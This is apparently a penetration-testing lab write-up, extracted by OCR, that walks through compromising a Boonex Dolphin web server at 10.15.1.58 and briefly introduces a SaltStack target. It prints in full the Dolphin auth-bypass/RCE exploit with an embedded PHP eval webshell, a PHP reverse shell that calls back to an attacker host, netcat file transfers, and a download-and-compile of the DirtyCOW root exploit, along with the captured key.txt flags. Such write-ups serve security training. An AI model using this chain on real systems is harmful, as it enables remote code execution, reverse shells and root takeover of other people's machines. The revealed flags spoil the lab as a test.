
The DirtyCOW exploit that we'll be using will add a new user to the system with administrator privileges.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover SSH port 22; HTTP port 80; POP3 port 110; and SMB ports 139 and 445; and IMAP port 143.



A more in-depth look at open ports.

```
nmap -A 10.15.1.58
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.15.1.58
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-31 12:30 EDT
Nmap scan report for 10.15.1.58
Host is up (0.29s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 51:09:1c:66:a6:37:9a:eb:99:9c:86:79:96:47:0b:2b (RSA)
|   256 47:87:f6:f6:be:9a:79:ee:d0:83:71:cf:a2:79:c7:3f (ECDSA)
|_  256 a1:e9:d9:5a:a2:57:d7:9c:e4:36:a2:34:fb:a4:87:f4 (ED25519)
80/tcp  open  http        Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2016-07-07 09:09  dolphin2/
| -     2013-09-25 00:18  wordpress/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: PIPELINING UIDL CAPA RESP-CODES TOP AUTH-RESP-CODE SASL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: LITERAL+ LOGINDISABLEDA0001 post-login ID more Pre-login listed LOGIN-REFERRALS capabilities OK IMAP4rev1 have IDLE ENABLE SASL-IR
445/tcp open  netbios-ssn Samba smbd 4.3.8-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: 127.0.1.1, DOLPHIN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Host script results:
|_clock-skew: mean: -2m55s, deviation: 34m37s, median: 17m03s
|_nbstat: NetBIOS name: DOLPHIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.8-Ubuntu)
|   Computer name: dolphin
|   NetBIOS computer name: DOLPHIN\x00
|   Domain name: \x00
|   FQDN: dolphin
|_  System time: 2021-10-31T17:48:13+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-31T16:48:13
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.49 seconds
```

Run a Nikto scan on 10.15.1.58. Upon further inspection, nothing of particular use comes from the Nikto scan.


```
└─$ nikto -h 10.15.1.58
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.58
+ Target Hostname:    10.15.1.58
+ Target Port:        80
+ Start Time:         2021-10-31 18:44:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'.
 Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. W
eb Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
```

```
+ OSVDB-3268: ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////////////////////////////////////////: Directory indexing found.
+ OSVDB-3288: ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////////////////////////////////////////: Abyss 1.03 reveals directory listing when        /'s are request
ed.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7918 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2021-10-31 19:06:25 (GMT-4) (1331 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Navigate to 10.15.1.58 webserver.



Navigate to 10.15.1.58/dolphin2.



Search for the potential Dolphin exploit.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Dolphin
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Attachmax Dolphin 2.1.0 - Multiple Vulnerabilities                                                                                                                                                    | php/webapps/6468.txt
Boonex 2.0 Dolphin - 'index.php' Remote File Inclusion                                                                                                                                                | php/webapps/29097.txt
Boonex Dolphin 5.2 - 'index.php' Remote Code Execution                                                                                                                                                | php/webapps/2575.php
Boonex Dolphin 6.1 - 'get_list.php' SQL Injection                                                                                                                                                     | php/webapps/36244.txt
Boonex Dolphin 6.1.2 - Multiple Remote File Inclusions                                                                                                                                                | php/webapps/6024.txt
Boonex Dolphin 7.3.2 - Authentication Bypass                                                                                                                                                          | php/webapps/40631.txt
Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution                                                                                                                                  | php/webapps/40756.py
Boonex Dolphin 7.4.2 - 'width' Stored XSS                                                                                                                                                             | php/webapps/49670.txt
Dolphin 2.0 - '.elf' Local Denial of Service                                                                                                                                                          | windows/dos/12541.php
Dolphin 7.0.3 - Multiple Vulnerabilities                                                                                                                                                              | php/webapps/15400.txt
Dolphin 7.0.4 - Multiple Cross-Site Scripting Vulnerabilities                                                                                                                                         | php/webapps/35332.txt
Dolphin 7.0.7 - 'member_menu_queries.php' Remote PHP Code Injection                                                                                                                                   | php/webapps/17994.php
Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting                                                                                                                                        | php/webapps/36854.txt
Dolphin 7.0.x - 'viewFriends.php' Multiple Cross-Site Scripting Vulnerabilities                                                                                                                       | php/webapps/36853.txt
Dolphin 7.3.0 - Error-Based SQL Injection                                                                                                                                                             | php/webapps/40403.txt
phpDolphin 2.0.5 - Multiple Vulnerabilities                                                                                                                                                           | php/webapps/39243.md
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Use Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution exploit (https://www.exploit-db.com/exploits/40756). This exploit will launch an unprivileged shell.

```
$ nano exploit.py

_____________________________________
#!/usr/bin/env python
# -*- coding: utf-8 -*-
'''
Software : Dolphin <= 7.3.2 Auth bypass / RCE exploit
Vendor : www.boonex.com
Author : Ahmed sultan (0x4148)
Home : 0x4148.com | https://www.linkedin.com/in/0x4148
Email : 0x4148@gmail.com
Auth bypass trick credit go to Saadat Ullah
'''
```

```
import os
import sys
import urllib
import urllib2
import ssl
import base64
print "[+] Dolphin <= 7.3.2 Auth bypass / RCE exploit"
print "[+] Author : Ahmed sultan (0x4148)"
print "[+] Home : 0x4148.com\n"
if len(sys.argv)<2:
        print "\nUsage : python "+sys.argv[0]+" http://HOST/path/\n"
        sys.exit();
hosturl=sys.argv[1]
fields = {'csrf_token': 'Aint give a shit about csrf stuff ;)', 'submit_upload': '0x4148'}
gcontext = ssl.SSLContext(ssl.PROTOCOL_TLSv1)
def generate_http_request(fields):
        lmt = '--------------------------'
        crlf = '\r\n'
        x4148mltprt = []
        x4148mltprt.append('--' + lmt)
        if fields:
                for (key, value) in fields.items():
                        x4148mltprt.append('Content-Disposition: form-data; name="%s"' % key)
                        x4148mltprt.append('')
                        x4148mltprt.append(value)
                        x4148mltprt.append('--' + lmt)
        x4148mltprt.append('Content-Disposition: form-data; name="module"; filename="0x4148.zip"')
        x4148mltprt.append('Content-Type: application/zip')
        x4148mltprt.append('')

x4148mltprt.append("PK\x03\x04\x0a\x00\x00\x00\x00\x00RanIj\xf0\xfdU1\x00\x00\x001\x00\x00\x00\x0c\x
00\x00\x000x4148fo.php"
        "<?php\x0d\x0aeval(base64_decode($_POST[\'0x4148\']));\x0d\x0a?
>PK\x01\x02\x14\x00\x0a\x00\x00\x00\x00\x00RanIj"
        "\xf0\xfdU1\x00\x00\x001\x00\x00\x00\x0c\x00\x00\x00\x00\x00\x00\x00\x01\x00
\x00\x00\x00\x00\x00\x00\x000x4148fo.php"
        "PK\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00:\x00\x00\x00[\x00\x00\x00\x00\x00")
        x4148mltprt.append('--' + lmt + '--')
        x4148mltprt.append('')
        body = crlf.join(x4148mltprt)
        content_type = 'multipart/form-data; boundary=%s' % (lmt)
        return content_type, body
content_type, body = generate_http_request(fields)
print " + Sending payload to "+hosturl.split("//")[1].split("/")[0]
req = urllib2.Request(hosturl+"/administration/modules.php",body)
req.add_header('User-agent', 'Mozilla 15')
req.add_header("Cookie", "memberID=1; memberPassword[]=0x4148;")
req.add_header('Referer', hosturl+"/administration/modules.php")
req.add_header('Content-Type', content_type)
req.add_header('Content-Length', str(len(body)))
req.add_header('Accept',
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8')
try:
        urllib2.urlopen(req,context=gcontext).read()
```

```
except urllib2.HTTPError, e:
        err=e.fp.read()
        print err
        sys.exit()
print " * Checking if payload was send"
data = urllib.urlencode({'0x4148':'echo "0x4148foooo";'.encode('base64')})
req = urllib2.Request(hosturl+'/tmp/0x4148fo.php', data)
if urllib2.urlopen(req).read().find("0x4148foooo")==-1:
        print " - Exploitation failed"
        print req
        sys.exit()
print " + php prompt up and running\n + type 'shell' to get shell access"
while True:
        request=str(raw_input("\nphp>> "))
        if request=="exit":
                sys.exit()
        if request=="shell" or request=="cmd":
                print "\n + Switched to Shell mode\n + Type 'return' to return to php prompt mode"
                while True:
                        cmd=str(raw_input("\n0x4148@"+hosturl.split("//")[1].split("/")[0]+"# "))
                        if cmd=="return":
                                break
                        if cmd=="exit":
                                sys.exit()
                        kkk="passthru('"+cmd+"');"
                        data = urllib.urlencode({'0x4148':kkk.encode('base64')})
                        req = urllib2.Request(hosturl+'/tmp/0x4148fo.php', data)
                        print urllib2.urlopen(req).read()
        data = urllib.urlencode({'0x4148':request.encode('base64')})
        req = urllib2.Request(hosturl+'/tmp/0x4148fo.php', data)
        print urllib2.urlopen(req).read()
```

```
$ chmod +x exploit.py
$ python ./exploit.py http://10.15.1.58/dolphin2
```

```
┌──(kali㉿kali)-[~/Dolphin]
└─$ python ./exploit.py http://10.15.1.58/dolphin2
[+] Dolphin <= 7.3.2 Auth bypass / RCE exploit
[+] Author : Ahmed sultan (0x4148)
[+] Home : 0x4148.com

 + Sending payload to 10.15.1.58
 * Checking if payload was send
 + php prompt up and running
 + type 'shell' to get shell access

php>> shell

 + Switched to Shell mode
 + Type 'return' to return to php prompt mode

0x4148@10.15.1.58# whoami
www-data


0x4148@10.15.1.58# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Check the Kernel version running on this webserver. This kernel is exploitable.

```
0x4148@10.15.1.58# uname -a
Linux dolphin 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
```

Obtain a more stable shell that will allow the kernel exploit to be run properly.


```
$ nano shell.php
_____________________
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.5.1';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
        if ($pid == -1) {
                printit("ERROR: Can't fork");
```

```
                exit(1);
        }
        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }
        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
chdir("/");
umask(0);
// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }
        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }
        if (in_array($pipes[1], $read_a)) {
```

```
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}
?>
```

```
$ nc -lvp 4444 < shell.php      #On Attck Box
# nc 172.16.5.1 4444 > shell.php        #On Target Boc
```

Observe the created shell.php file in “10.15.1.58/dolphin2/tmp/”.



Open a listening port for the shell.php to connect to and navigate to the “10.15.1.58/dolphin2/tmp/shell.php” webpage.

```
$ nc -lvp 4444
```

```
┌──(kali㉿kali)-[~/Dolphin]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.15.1.58: inverse host lookup failed: Unknown host
connect to [172.16.5.1] from (UNKNOWN) [10.15.1.58] 41288
Linux dolphin 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 23:18:36 up  3:24,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We have successfully gained a more stable unprivileged shell to run our kernel exploit out of.

Download the kernel exploit to Attack box and transfer it to the target box. Since our target is running a 32-bit version of Linux we must disable the 64-bit payload ad enable the 32-bit version This is done in a text editor (we are using Nano) and (for C scripts) by enclosing unwanted code between /* and*/ .

```
$ wget https://www.exploit-db.com/download/40616 -O cowroot.c     #On Attack Box
$ nc -lvp 4444 < cowroot.c      #On Attack Box
# nc 172.16.5.1 4444 > /tmp/cowroot.c   #On Target Box
```

```
┌──(kali㉿kali)-[~/Dolphin]
└─$ nc -lvp 4444 < cowroot.c
listening on [any] 4444 ...
10.15.1.58: inverse host lookup failed: Unknown host
connect to [172.16.5.1] from (UNKNOWN) [10.15.1.58] 41294
ls /tmp
```

```
$ nc 172.16.5.1 4444 > /tmp/cowroot.c
```

From your more stable shell, compile the exploit code using gcc and set the executable bit using chmod +x. Verify that the exploit is in the /tmp directory. The errors that come from this can be ignored as the exploit will still be complied and work as intended.

```
gcc /tmp/cowroot.c -o /tmp/cowroot -pthread
```

```
$ gcc /tmp/cowroot.c -o /tmp/cowroot -pthread
/tmp/cowroot.c: In function 'procselfmemThread':
/tmp/cowroot.c:100:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
         lseek(f,map,SEEK_SET);
                 ^
In file included from /tmp/cowroot.c:28:0:
/usr/include/unistd.h:337:16: note: expected '__off_t {aka long int}' but argument is of type 'void *'
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                ^
/tmp/cowroot.c: In function 'main':
/tmp/cowroot.c:137:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
     asprintf(&backup, "cp %s /tmp/bak", suid_binary);
     ^
/tmp/cowroot.c:141:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
     fstat(f,&st);
     ^
/tmp/cowroot.c:143:12: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {aka long int}' [-Wformat=]
```

```
$ ls /tmp
cowroot
cowroot.c
```

Run the exploit.

```
$ /tmp/cowroot
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system more stable.

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Verify root privilege.

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

```
python -c 'import pty; pty.spawn("/bin/bash");'
root@dolphin:/# whoami
whoami
root
root@dolphin:/# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:ad:ff:e8 brd ff:ff:ff:ff:ff:ff
    inet 10.15.1.58/24 brd 10.15.1.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fead:ffe8/64 scope link
       valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
cat /root/key.txt
mlqouprvuag2jk3hp2ez
```

key.txt

mlqouprvuag2jk3hp2ez

---

20. Salt [A+] | 10.15.2.247

Introduction

Tasked to conduct an assessment on 10.15.2.247. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the SaltStack Salt Master/Minion Unauthenticated RCE vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities to launch a shell as root.

Vulnerabilities Discovered

OS: Linux salt01 4.15.0-20-generic
Open ports: SSH [22], HTTP [80, 8000], SMTP [25], POP3 [110, 995], and IMAP [143, 993]

- Vulnerable to SaltStack Salt Master/Minion Unauthenticated RCE vulnerability.

CVE IDs: CVE-2020-11651 & CVE-2020-11652

Metasploit Exploit: exploit/linux/misc/saltstack_salt_unauth_rce

Contents of key.txt: ma3s3r5cgeri5he63vzh

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


https://nvd.nist.gov/vuln/detail/CVE-2020-11651
https://nvd.nist.gov/vuln/detail/CVE-2020-11652
https://labs.f-secure.com/advisories/saltstack-authorization-bypass
https://community.saltstack.com/blog/critical-vulnerabilities-update-cve-2020-11651-and-cve-2020-11652/
https://www.vmware.com/security/advisories/VMSA-2020-0009.html
